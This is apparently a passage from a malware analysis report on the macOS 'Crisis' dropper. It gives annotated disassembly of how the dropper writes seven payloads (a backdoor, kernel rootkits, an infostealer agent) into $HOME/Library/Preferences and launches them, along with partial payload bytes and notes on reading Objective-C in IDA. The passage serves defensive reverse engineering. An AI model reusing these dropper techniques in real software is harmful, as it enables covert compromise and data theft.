
Having de-obfuscated the code, it is easy to see that the malware creates a function pointer table on the local stack for the functions it will use subsequently.

After finding all functions it needs to operate, the dropper is ready to drop its payload(s). The payloads to be dropped are in the form of an Array of structures whose members are shown below:


OFFSET	NAME	Size
0x00	Unkown	DWORD
0x04	Payload_File_Name	*
0x24	Dropped_Dir_Name	*
0x44	Payload_Size (Bytes)	DWORD
0x48	Payload_Bytes	UCHAR[Payload_Size]

Table 1: Embedded Payload List Node Structure


Some examples of this structure are shown below:



```
struct_instance_0 dd 0                     ; Unknown_DWORD
                  db 'IZsROY7X.-MP',0      ; Payload_File_Name
                  db 43h,3Ah,2Fh,52h,43h,53h,2Fh,44h,42h,2Fh,74h,65h,6Dh; anonymous_0
                  db 70h,2Fh,31h,33h,34h,31h; anonymous_0
                  db 'jlc3V7we.app',0      ; Payload_Dir_Name
                  db 6Eh,75h,6Ch,6Ch,0,43h,3Ah,2Fh,52h,43h,53h,2Fh,44h,42h; anonymous_1
                  db 2Fh,74h,65h,6Dh,70h   ; anonymous_1
                  dd 62118h                ; Payload_Size
                  db 0CEh,0FAh,0EDh,0FEh,7,0,0,0,3,0,0,0,2,0,0,0,23h,0,0; Payload
                  db 0,54h,12h,0,0,85h,0,0,1,1,0,0,0,38h,0,0,0,5Fh,5Fh,50h; Payload
                  db 41h,47h,45h,5Ah,45h,52h,4Fh,0,0,0,0,0,0,0,0,0,0,10h; Payload
                  db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; Payload
                  db 1,0,0,0,14h,2,0,0,5Fh,5Fh,54h,45h,58h,54h,0,0,0,0,0; Payload
```




```
struct_instance_1 dd 1                     ; Unknown_DWORD
                  db 'eiYNz1gd.Cfp',0      ; Payload_File_Name
                  db 43h,3Ah,2Fh,52h,43h,53h,2Fh,44h,42h,2Fh,74h,65h,6Dh; anonymous_0
                  db 70h,2Fh,31h,33h,34h,31h; anonymous_0
                  db 'jlc3V7we.app',0      ; Payload_Dir_Name
                  db 6Eh,75h,6Ch,6Ch,0,43h,3Ah,2Fh,52h,43h,53h,2Fh,44h,42h; anonymous_1
                  db 2Fh,74h,65h,6Dh,70h   ; anonymous_1
                  dd 9A0h                  ; Payload_Size
                  db 0F2h,0A6h,0E9h,85h,9,6,59h,46h,36h,48h,2Bh,0C8h,0F4h; Payload
                  db 0B7h,0B0h,0DDh,0A5h,0E1h,7Ch,17h,7Ch,4,0F3h,48h,0D4h; Payload
                  db 7Ch,95h,0E8h,35h,54h,7Fh,53h,2Ch,0FCh,22h,0E1h,0C1h; Payload
                  db 44h,51h,6Ah,9Fh,91h,29h,50h,0DAh,0E4h,1Bh,0Bh,1Ch,0BBh; Payload
                  db 0A1h,9Ch,0F8h,4Dh,86h,8Dh,0E6h,6Bh,0C7h,57h,71h,0DEh; Payload
```



```
payload_instance_2 dd 2                              ; Unknown_DWORD
                   db 'WeP1xpBU.wA-',0     ; Payload_File_Name
                   db 43h,3Ah,2Fh,52h,43h,53h,2Fh,44h,42h,2Fh,74h,65h,6Dh; anonymous_0
                   db 70h,2Fh,31h,33h,34h,31h; anonymous_0
                   db 'jlc3V7we.app',0     ; Payload_Dir_Name
                   db 6Eh,75h,6Ch,6Ch,0,43h,3Ah,2Fh,52h,43h,53h,2Fh,44h,42h; anonymous_1
                   db 2Fh,74h,65h,6Dh,70h  ; anonymous_1
                   dd 393Ch                ; Payload_Size
                   db 0CEh,0FAh,0EDh,0FEh,7,0,0,0,3,0,0,0,1,0,0,0,4,0,0,0; Payload
                   db 0Ch,2,0,0,0,20h,0,0,1,0,0,0,8Ch,1,0,0,0,0,0,0,0,0,0; Payload
                   db 0,0,0,0,0,0,0,0,0,0,0,0,0,30h,18h,0,0,28h,2,0,0,74h; Payload
                   db 17h,0,0,3,0,0,0,3,0,0,0,5,0,0,0,0,0,0,0,5Fh,5Fh,74h; Payload
```

Figure 18: Examples Showing Payload Structures In Dropper Binary Data


To drop the payload files, the malware loops through the list of these structures dropping the contents in the file with the name as specified in each structure. As the following code shows, the dropper creates a directory to drop a payload file by calling 'mkdir' function with *$HOME/Library/Preferences/<Payload_Dir_Name>*, where <Payload_Dir_Name> is at an offset of 0x24 from the base of the payload structure given in Table 1.



```
mov     eax, [ebp+stringTablePointer2]
push    eax               ; getenv("HOME")
call    [ebp+var_ptr$_getenv]
add     esp, 4
mov     [ebp+HOME_Path], eax
jmp     short loc_55EA
```

```
loc_55EA:
push    80h
call    [ebp+var_ptr$_malloc]
add     esp, 4
mov     [ebp+PATH_HOME_LIBRARY_PREFERENCES], eax
mov     ecx, [ebp+var_534]
push    ecx               ; Preferences
mov     edx, [ebp+var_539+1]
push    edx               ; Library
mov     eax, [ebp+HOME_Path]
push    eax               ; $HOME
mov     ecx, [ebp+var_544]
push    ecx               ; %s/%s/%s
mov     edx, [ebp+PATH_HOME_LIBRARY_PREFERENCES]
push    edx
call    [ebp+var_ptr$_sprintf] ; $HOME/Library/Preferences
```


```
mov     edx, [ebp+var_4A0]
add     edx, 24h          ; BASE+24 Is Drop Dir
push    edx
mov     eax, [ebp+PATH_HOME_LIBRARY_PREFERENCES]
push    eax
mov     ecx, [ebp+var_540]
push    ecx               ; %s/%s
mov     edx, [ebp+var_54C]
push    edx
call    [ebp+var_ptr$_sprintf]
```



```
loc_5747:
push    1EDh
mov     ecx, [ebp+var_54C]
push    ecx
call    [ebp+var_ptr$_mkdir] ; make directory for dropped file
```

Figure 19: Code to Compute The Directory For Dropping Payloads And Creating That Directory

Note that the dropper can create different directories for each payload file. However, in the sample analyzed, the target directory was the same for all payload structures.



```
mov     edx, [ebp+var_4A0]
add     edx, 4          ; BASE+4 is file name
push    edx
mov     eax, [ebp+var_54C]
push    eax
mov     ecx, [ebp+var_540]
push    ecx
mov     edx, [ebp+var_58C]
push    edx
call    [ebp+var_ptr$_sprintf]
add     esp, 10h
mov     eax, [ebp+var_4A0]
cmp     dword ptr [eax], 0
jnz     short loc_57DB
```


```
push    100h
mov     ecx, [ebp+var_58C]
push    ecx
mov     edx, [ebp+var_560]
push    edx
call    [ebp+var_ptr$_strncpy]
add     esp, 0Ch
push    1EDh            ; -rwxr-xr-x
push    0A00h           ; O_CREAT | O_EXCL
mov     eax, [ebp+var_58C]
push    eax
call    [ebp+var_ptr$_open]
```

Figure 20: A File Being Created For A Dropped Component

Referring to the names used in Table 1, the code snippet above shows the dropper opening a file with name <Payload_File_Name> and writing the <Payload> of size <Payload_Size> bytes in that file. This is done in a loop for each payload structure.

At the end of the iteration, the code increments the current pointer to the next Payload to be dropped and continues to the next iteration as shown in Figure 21.

Harshit Nayyar, hanayyar@cisco.com



```
loc_5859:
mov     eax, [ebp+base_drop_bytes]
add     eax, [ebp+drop_size]
mov     [ebp+base_drop_bytes], eax ; Move to next payload (current + drop_size)
```

Figure 21: Increment Pointer To Move To Next Payload struct

In all, seven files are dropped. The following table describes the payloads dropped and their file types.

Dropped File Name	***File Type***	***Purpose***
IZsROY7X.-MP	Mach-O executable i386, ObjectiveC	Core backdoor module
6EaqyFfo.zIK	Mach-O 64-bit kext bundle x86_64	64 Bit Kernel Rootkit
WeP1xpBU.wA	Mach-O object i386	32 Bit Kernet Rootkit
lUnsA3Ci.Bz7	Mach-O universal binary	Backdoor Agent – Infostealer and Userland rootkit
mWgpX-al.8Vq	Mach-O universal binary	XPC Service Executable
eiYNz1gd.Cfp	Data	AES128 Encoded JSON configuration file
q45tyh	TIFF Image Data	Image shown during Demo mode of the malware.

Table 2: Table Of Dropped Components

The following figure gives an overview of these components and how they communicate. It show the dropper drop several components such as core-backdoor responsible for communication with CnC server, reading in configuration, maintaining logs and communicating with Kernel Rootkit and several backdoor agents. Backdoor agents are able to steal data from browsers, communication tools, contacts etc. They can communicate with the core backdoor through shared memory or XPC depending upon the OS version.





Figure 22: An Overview Of Crisis Components And Their Intercommunication

Having dropped its payloads, the dropper forks a child process in which it starts the core backdoor process as shown in the following code snippet:

Harshit Nayyar, hanayyar@cisco.com



```
Fork:                          ; fork a child
call    [ebp+var_ptr$_fork]
mov     [ebp+var_4D0], eax
cmp     [ebp+var_4D0], 0
jnz     short loc_58E8
```

```
ChildProcess:
mov     ecx, [ebp+var_580]
push    ecx
call    [ebp+var_ptr$_chdir] ; change directory to jlc3V7we.app (dropped destination)
add     esp, 4
push    0
push    0
push    0
mov     edx, [ebp+var_560]
push    edx
mov     eax, [ebp+var_560]
push    eax                ; Executes main dropped module IZsROY7X.-MP
call    [ebp+var_ptr$_execl]
add     esp, 14h
```

Figure 23: Dropper Forking To Create Core Backdoor Process

***Tip**: To debug forks, that execute child processes, the code may be patched to NOP out the execution and the child process can be started in another debugger.*

The parent and child processes both exit out, having completed the drop-execute functionality.

The dropper is only a preview of things to come. The dropped binaries hide many interesting secrets, which are discussed in the following sections.


4. Objective-C: Elephant in the room

Before we move on to the actual analysis of the dropped components, it is appropriate to address an important issue at this stage - the issue of Objective-C code.

Both the core backdoor and the backdoor agents are implemented using Objective-C. Moreover, Objective-C is used to create many other Mac OS X malwares.

Objective-C is a C language derivative that adds object oriented programming and message passing semantics to C. It is the main language in which many core components, of the Mac OS X operating system, are written. Major frameworks like Cocoa are written in Objective-C. Applications such as Finder, Activity Monitor etc., which use Cocoa, are also written in Objective-C.

Disassemblers like IDA are not designed to handle Objective-C very well. For example, in the following disassembly, most calls appear to be made to the _objc_msgSend function:



```
__text:00003D2F                 mov     ecx, ds:(off_58058 - 3B6Ah)[esi]
__text:00003D35                 mov     [esp+4], ecx
__text:00003D39                 mov     [esp], eax
__text:00003D3C                 call    _objc_msgSend
__text:00003D41                 mov     ecx, ds:(off_58030 - 3B6Ah)[esi]
__text:00003D47                 mov     [esp+8], edi
__text:00003D4B                 mov     [esp+4], ecx
__text:00003D4F                 mov     [esp], eax
__text:00003D52                 mov     dword ptr [esp+0Ch], 0
__text:00003D5A                 call    _objc_msgSend
__text:00003D5F                 mov     edi, ds:(off_58094 - 3B6Ah)[esi]
__text:00003D65                 mov     [esp+4], edi
__text:00003D69                 mov     [esp], ebx
__text:00003D6C                 call    _objc_msgSend
__text:00003D71                 mov     edi, [ebp+var_14]
__text:00003D74                 mov     ebx, [edi]
__text:00003D76                 mov     eax, ds:(off_58934 - 3B6Ah)[esi]
__text:00003D7C                 mov     ecx, ds:(off_580A0 - 3B6Ah)[esi]
__text:00003D82                 mov     [esp+4], ecx
__text:00003D86                 mov     [esp], eax
__text:00003D89                 call    _objc_msgSend
__text:00003D8E                 mov     ecx, ds:(off_58090 - 3B6Ah)[esi]
__text:00003D94                 mov     [esp+4], ecx
__text:00003D98                 mov     [esp], eax
__text:00003D9B                 call    _objc_msgSend
__text:00003DA0                 mov     ecx, ds:(off_5808C - 3B6Ah)[esi]
__text:00003DA6                 mov     [esp+8], eax
__text:00003DAA                 mov     [esp+4], ecx
__text:00003DAE                 mov     [esp], ebx
__text:00003DB1                 mov     dword ptr [esp+10h], 0
__text:00003DB9                 mov     dword ptr [esp+0Ch], 0
__text:00003DC1                 call    _objc_msgSend
__text:00003DC6                 mov     ebx, ds:(off_58928 - 3B6Ah)[esi]
__text:00003DCC                 mov     eax, ds:(off_58934 - 3B6Ah)[esi]
__text:00003DD2                 mov     ecx, ds:(off_580A0 - 3B6Ah)[esi]
__text:00003DD8                 mov     [esp+4], ecx
__text:00003DDC                 mov     [esp], eax
__text:00003DDF                 call    _objc_msgSend
__text:00003DE4                 mov     ecx, ds:(off_5809C - 3B6Ah)[esi]
__text:00003DEA                 mov     [esp+4], ecx
__text:00003DEE                 mov     [esp], eax
__text:00003DF1                 call    _objc_msgSend
```

Figure 24: Raw Objective C Is Hard To Follow In IDA Pro 6.0

Objective-C code uses the _objc_msgSend function to call methods or member functions belonging to a class. The class whose method is being called and the name of the method to be called (Selector) are passed in as the first two arguments to the _objc_msgSend. Other arguments pushed on the stack are passed into the method being called and after the call, the code returns to the instruction following the call to _objc_msgSend. This makes reading Objective-C disassembly, cumbersome and hard to follow.

Instead of doing a deep dive into the intricacies of compiled Objective-C code, the author has provided an IDAPython script that does cleanup of Objective-C code to make it more readable in Appendix A1, Section 13.1.3.


It is very similar to the IDC script called fixobjc.idc and other such scripts online (Hengeveld, 2003). Some Objective C cleanup techniques are also discussed in The Mac Hacker's Handbook (Miller & Zovi, 2009).

Aside from writing it in IDAPython, a key enhancement in our script is that it adds a data cross reference from the point at which a class method is being called to the implementation of that method. This makes going from the caller to callee easier. The same process would otherwise take several steps:

1. Going from caller to the Selector name
2. From the name to the list of methods for the class where the name is related to the implementation
3. Then to the actual implementation.

Adding a data-cross reference reduces this process into a single step to go from caller to callee.

The code in Figure 25 is same as the screenshot in Figure 24 after the python script to cleanup Objective-C has been run. Now, not only is it clear that the message being sent is called "msg_makeBackdoorResident", there is also a data cross reference (highlighted), double clicking which will take the analyst to the implementation of the makeBackdoorResident method of the RCSMCore class.



```
__text:00003D2F                 mov     ecx, ds:(msg_defaultManager - 3B6Ah)[esi]
__text:00003D35                 mov     [esp+4], ecx
__text:00003D39                 mov     [esp], eax
__text:00003D3C                 call    _objc_msgSend
__text:00003D41                 mov     ecx, ds:(msg_removeItemAtPath_error_ - 3B6Ah)[esi]
__text:00003D47                 mov     [esp+8], edi
__text:00003D4B                 mov     [esp+4], ecx
__text:00003D4F                 mov     [esp], eax
__text:00003D52                 mov     dword ptr [esp+0Ch], 0
__text:00003D5A                 call    _objc_msgSend   ; remove off.flg
__text:00003D5F
__text:00003D5F loc_3D5F:                               ; DATA XREF: RCSMCore_makeBackdoorResident↓o
__text:00003D5F                 mov     edi, ds:(msg_makeBackdoorResident - 3B6Ah)[esi]
__text:00003D65                 mov     [esp+4], edi
__text:00003D69                 mov     [esp], ebx
__text:00003D6C                 call    _objc_msgSend   ; call makeBackdoorResident
__text:00003D71                 mov     edi, [ebp+var_14]
__text:00003D74                 mov     ebx, [edi]
__text:00003D76                 mov     eax, ds:(cls_NSBundle - 3B6Ah)[esi] ; Class: cls_NSBundle
__text:00003D7C                 mov     ecx, ds:(msg_mainBundle - 3B6Ah)[esi]
__text:00003D82                 mov     [esp+4], ecx
__text:00003D86                 mov     [esp], eax
__text:00003D89                 call    _objc_msgSend
__text:00003D8E                 mov     ecx, ds:(msg_executablePath - 3B6Ah)[esi]
__text:00003D94                 mov     [esp+4], ecx
__text:00003D98                 mov     [esp], eax
